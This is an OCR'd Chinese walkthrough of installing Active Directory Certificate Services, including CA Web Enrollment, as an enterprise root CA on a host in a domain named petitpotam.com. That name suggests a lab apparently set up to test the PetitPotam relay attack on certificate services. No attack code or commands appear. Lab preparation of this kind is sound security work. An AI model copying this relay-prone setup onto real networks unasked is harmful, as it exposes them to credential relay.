
Install AD CS

1, 服务选择




角色

☐ Active Directory Rights Management Services
☐ Active Directory 联合身份验证服务
☐ Active Directory 轻型目录服务
☐ Active Directory 域服务
☑ Active Directory 证书服务
☐ DHCP 服务器
☐ DNS 服务器

1-1 功能选择这个

```
证书颁发机构
证书颁发机构web注册
证书注册web服务
```



添加角色和功能向导

选择角色服务

目标服务器
ADCS.petitpotam.com

为Active Directory 证书服务选择要安装的角色服务


角色服务

☑ 证书颁发机构
☐ 联机响应程序
☐ 网络设备注册服务
☑ 证书颁发机构 Web 注册
☑ 证书注册 Web 服务
☐ 证书注册策略 Web 服务

描述


证书注册 Web 服务允许用户和计算机注册并续订证书，即使计算机不是域成员，或者计算机虽然已加入域，但是临时处于计算机网络安全边界之外。证书注册 Web 服务与证书注册策略 Web 服务同时运行时，可以为这些用户和计算机提供基于策略的自动证书注册功能。

2, 配置服务，首选选择这两个



选择要配置的角色服务

☑ 证书颁发机构
☑ 证书颁发机构 Web 注册
□ 联机响应程序
□ 网络设备注册服务
□ 证书注册 Web 服务
□ 证书注册策略 Web 服务




指定 CA 的设置类型

企业证书颁发机构(CA)可以使用 Active Directory 域服务来简化证书的管理。独立 CA 不使用 AD DS 来颁发或管理证书。

● 企业 CA(E)
企业 CA 必须是域成员，并且通常处于联机状态以颁发证书或证书策略。

○ 独立 CA(A)
独立 CA 可以是成员、工作组或域。独立 CA 不需要 AD DS，可在没有网络连接的情况(脱机)下使用。



CA 类型


目标服务器
ADCS.petitpotam.com

指定 CA 类型

在安装 Active Directory 证书服务(AD CS)时，将创建或扩展公钥基础结构(PKI)层次结构。根 CA 位于 PKI 层次结构的顶部，颁发其自己的自签名证书。从属 CA 从 PKI 层次结构中位于其上方的 CA 接收证书。

● 根 CA(R)
根 CA 是在 PKI 层次结构中配置的第一个并且可能是唯一的 CA。

○ 从属 CA(U)
从属 CA 需要已建立 PKI 层次结构，并且已由层次结构中位于其上方的 CA 授权颁发证书。



私钥

目标服务器
ADCS.petitpotam.com

指定私钥类型


若要生成证书并将其颁发给客户端，证书颁发机构(CA)必须具有私钥。

● 创建新的私钥(R)
如果你没有私钥，或者要创建新私钥，请使用此选项。

○ 使用现有私钥(U)
使用此选项以确保在重新安装 CA 时与以前颁发的证书保持连续性。

○ 选择一个证书并使用其关联私钥(C)
如果在此计算机上具有现有证书，或者要导入一个证书并使用其关联私钥，请选择此选项。

○ 选择此计算机上的现有私钥(E)
如果保留了来自以前安装的私钥，或者要使用其他来源的私钥，请选择此选项。



CA 的加密

目标服务器
ADCS.petitpotam.com

指定加密选项


选择加密提供程序(C): RSA#Microsoft Software Key Storage Provider

密钥长度(K): 2048

选择对此 CA 颁发的证书进行签名的哈希算法(H):

- SHA256
- SHA384
- SHA512
- SHA1
- MD5

□ 当 CA 访问私钥时，允许管理员交互操作(A)。



CA 名称

目标服务器
ADCS.petitpotam.com


指定 CA 名称

键入公用名称以标识该证书颁发机构(CA)。此名称将添加到该 CA 颁发的所有证书中。可分辨名称后缀值是自动生成的，但可以对其进行修改。

此 CA 的公用名称(C): petitpotam-ADCS-CA

可分辨名称后缀(D): DC=petitpotam,DC=com

预览可分辨名称(V): CN=petitpotam-ADCS-CA,DC=petitpotam,DC=com



有效期


指定有效期

选择为此证书颁发机构(CA)生成的证书的有效期(V):

5 年

CA 截止日期: 2026/8/3 13:34:00

为该 CA 证书配置的有效期应超过它将颁发的证书的有效期。



CA 数据库


指定数据库位置

证书数据库位置(C):

C:\Windows\system32\CertLog

证书数据库日志位置(E):

C:\Windows\system32\CertLog



目标服务器
ADCS.petitpotam.com

若要配置以下角色、角色服务或功能，请单击“配置”。

